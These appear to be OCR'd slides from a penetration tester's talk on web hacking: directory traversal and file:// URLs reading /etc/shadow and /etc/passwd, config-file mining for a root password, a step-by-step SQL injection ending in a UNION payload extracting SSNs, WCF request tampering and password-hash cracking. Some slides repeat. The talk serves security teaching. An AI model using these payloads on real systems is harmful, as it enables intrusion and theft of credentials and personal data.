
Hack 2: Directory Traversal

- What about this?

—

https://target.com/fhp/http://127.0.0.1:10000

Hack 2: Directory Traversal




Hack 2: Directory Traversal

- Even better:

— https://target.com/fhp/file:///etc/shadow

Hack 2: Directory Traversal



Hack 2: Directory Traversal

- Most of the time, directory traversal looks like this:

  https://target.com/display?file=log1.txt

- Change it to:


  https://target.com/display?file=../../../../../etc/passwd

Hack 3: Mining Config Files

Hack 3: Mining Config Files

- One of the first things we do is read manuals if available, looking for default passwords and config files. In one pen test, looking through a web app's User Guide (available on their website) we found a mention of the following file:
- <install directory>/abc/conf/web/devices.txt
- So we point our browser to http://target.com/conf/web/devices.txt

Hack 3: Mining Config Files



Hack 3: Mining Config Files

- The online User Guide mentioned about 5 config files. When we visited them, some of them referred to other config files, and so on.
- After an hour, we had about 30 config files.

Hack 3: Mining Config Files

- One of the Perl scripts in the top of the config file contained instructions for how to decrypt the password.

Hack 3: Mining Config Files

- Storing encrypted data in the same place as your encryption key and instructions for how to decrypt is bad.
- We got the root password without ever running an exploit.

Hack 4: SQL Injection

Hack 4: SQL Injection

- Interesting SQL Queries (SQL Server Syntax):
  - SELECT @@version – return DB brand and version
  - SELECT name FROM sysobjects WHERE xtype = 'U‘ – list all table names in current database
  - SELECT name FROM syscolumns WHERE id = (SELECT id FROM sysobjects WHERE name = 'tablenameforcolumnnames') – list column names for a table
- Google “SQL Injection Cheat Sheet” for other useful SQL queries.

Hack 4: SQL Injection

- The Paros proxy identified the following as possible SQL injection:

  https://target.com/list?id=213&order=id&RouteListDate%5Bfrom%5D=&RouteListDate%5Bto%5D=&Staff=&SecondStaff=&CallerName=&OnBehalfOf=&Firm=&ReferredForm=&DistributedTo=&StaffAssigned=&SectionRule=&Regarding=&Response=&and_or=and&asc_desc=ASC **waitfor delay '00:00:10'--** &per_page=10&commit=Search
- How can we verify if it is?
- How can we exploit it?

Hack 4: SQL Injection

- Verbose error messages! What can we learn from this error message?

Hack 4: SQL Injection

- SELECT * FROM RoutingList WHERE (1=1 and (id = '49285')) ORDER BY id ASC
- https://target.com/list?id=49285&order=id&RouteListDate%5Bfrom%5D=&RouteListDate%5Bto%5D=&Staff=&SecondStaff=&CallerName=&OnBehalfOf=&Firm=&ReferredForm=&DistributedTo=&StaffAssigned=&SectionRule=&Regarding=&Response=&and_or=and&asc_desc=ASC&per_page=10&commit=Search

Hack 4: SQL Injection

- SELECT * FROM RoutingList WHERE (1=1 and (id = '49285')) ORDER BY id ASC
- https://target.com/list?id=49285&order=id&RouteListDate%5Bfrom%5D=&RouteListDate%5Bto%5D=&Staff=&SecondStaff=&CallerName=&OnBehalfOf=&Firm=&ReferredForm=&DistributedTo=&StaffAssigned=&SectionRule=&Regarding=&Response=&and_or=and&asc_desc=ASC&per_page=10&commit=Search

Hack 4: SQL Injection

- SELECT * FROM RoutingList WHERE (1=1 and (id = '49285')) ORDER BY id ASC
- https://target.com/list?id=49285&order=id&RouteListDate%5Bfrom%5D=&RouteListDate%5Bto%5D=&Staff=&SecondStaff=&CallerName=&OnBehalfOf=&Firm=&ReferredForm=&DistributedTo=&StaffAssigned=&SectionRule=&Regarding=&Response=&and_or=and&asc_desc=ASC&per_page=10&commit=Search

Hack 4: SQL Injection

- SELECT * FROM RoutingList WHERE (1=1 and (id = '49285')) ORDER BY id ASC
- https://target.com/list?id=49285&order=id&RouteListDate%5Bfrom%5D=&RouteListDate%5Bto%5D=&Staff=&SecondStaff=&CallerName=&OnBehalfOf=&Firm=&ReferredForm=&DistributedTo=&StaffAssigned=&SectionRule=&Regarding=&Response=&and_or=and&asc_desc=ASC&per_page=10&commit=Search

Hack 4: SQL Injection

- SELECT * FROM RoutingList WHERE (1=1 and (id = '49285')) ORDER BY id ASC
- https://target.com/list?id=49285&order=id&RouteListDate%5Bfrom%5D=&RouteListDate%5Bto%5D=&Staff=&SecondStaff=&CallerName=&OnBehalfOf=&Firm=&ReferredForm=&DistributedTo=&StaffAssigned=&SectionRule=&Regarding=&Response=&and_or=and&asc_desc=ASC&per_page=10&commit=Search

Hack 4: SQL Injection

- I ended up using

  https://opc-sec-stage.sec.gov:4600/routing_list?id=49285&order=id&RouteListDate%5Bfrom%5D=&RouteListDate%5Bto%5D=&OIGStaff=&SecondOigStaff=&CallerName=&OnBehalfOf=&Firm=&ReferredForm=&DistributedTo=&StaffAssigned=&SectionRule=&Regarding=&Response=&and_or=**) ORDER BY 1--** &asc_desc=ASC&per_page=10&commit=Search
- The SQL becomes SELECT * FROM RoutingList WHERE (1=1) ORDER BY 1-- (id = '49285')) ORDER BY id

Hack 4: SQL Injection

- When I reach ORDER BY 21, I get an error so there are 20 columns in the table RoutingList
- When I do a UNION SELECT, I need exactly the same number of columns in both
- But how will I know which character types to use (integer, decimal, string, date)?
- Put NULLs in the columns you don't need
- Guess and Check

Hack 4: SQL Injection

- The SQL statement we're trying to construct looks like this: SELECT * FROM RoutingList WHERE (1=1) UNION SELECT ALL @@version,null,null,null,null,null,null,null,null,null,null,null,null,null,null,null,null,null,null,null-- (id = '49285')) ORDER BY id
- If this returns the SQL database type and version, we have a working exploit.

Hack 4: SQL Injection


- After much experimentation, we hit the jackpot with https://target.com/list?id=49285&order=id&RouteListDate%5Bfrom%5D=&RouteListDate%5Bto%5D=&OIGStaff=&SecondOigStaff=&CallerName=&OnBehalfOf=&Firm=&ReferredForm=&DistributedTo=&StaffAssigned=&SectionRule=&Regarding=&Response=&and_or=**) UNION ALL SELECT 1,null,null,null,null,null,LastName,FirstName,UserID,SSN,null,null,null,null,null,null,null,null,null,null ,null from Employee--**&asc_desc=ASC&per_page=10&commit=Search

Hack 5: Web Services

Hack 5: Web Services


- A programming API, accessible remotely over HTTP
- Developers often forget to secure them
- There are different types, WSDL is the most common
- URL usually looks like http://target.com/mystore**?wsdl**
- For example, Google “inurl:wsdl football”

Hack 5: Web Services




Hack 5: Web Services

- The free tool WS-Attacker figures out for you how to interact with a WSDL web service



Hack 5: Web Services



Hack 5: Web Services

- There are other types of web services besides WSDL. One is called WCF.
- Our target web app heavily used Microsoft Silverlight (MS's answer to Flash)
- We noticed several HTTP requests to URLs that ended in .svc
- These HTTP requests and responses contained unreadable binary data
- Through research, we learned that these are all characteristic of a WCF web service.

Hack 5: Web Services


- WCF converts web service data to binary (aka serializes it) before sending
- This makes it tough to read or modify
- Fortunately, the web proxy Fiddler has a plugin you can download that will deserialize, allow you to modify the request in transit, reserialize, and send the HTTP request on its way.
- It's the "WCF Inspector" plug-in for Fiddler

Hack 5: Web Services

- Our target web app is for lawyers to track information
- Any Internet user can register and create his own firm on the web app
- Using Fiddler with the plug-in, we can see and modify the WCF web service requests as we use the app


Hack 5: Web Services

The following is sent in the HTTP POST request to the web server:



Hack 5: Web Services

The following response is returned from the server:



Hack 5: Web Services

- The password hashes weren't the values we expected. First we base64-decoded the hash, then we saw that it looked like a SHA1 hash.
- But the SHA1 value didn't match the SHA1 hash of a known password.
- How can we solve this?

Hack 5: Web Services

- Google “Failed Password Attempt Count”
- Learn that it’s a from an aspnet_membership database
- No password cracker currently supports the aspnet_membership hash format. Now what?

Hack 5: Web Services

- Learn how it works and write our own!
- Google “aspnet_membership password hash” and related topics until we learn the hash format
- The password hash turned out to be:

  Hash = Base64 [SHA1 (Base64decode (Salt) + unicode (password))]
- We wrote our own dictionary password cracker, and cracked many passwords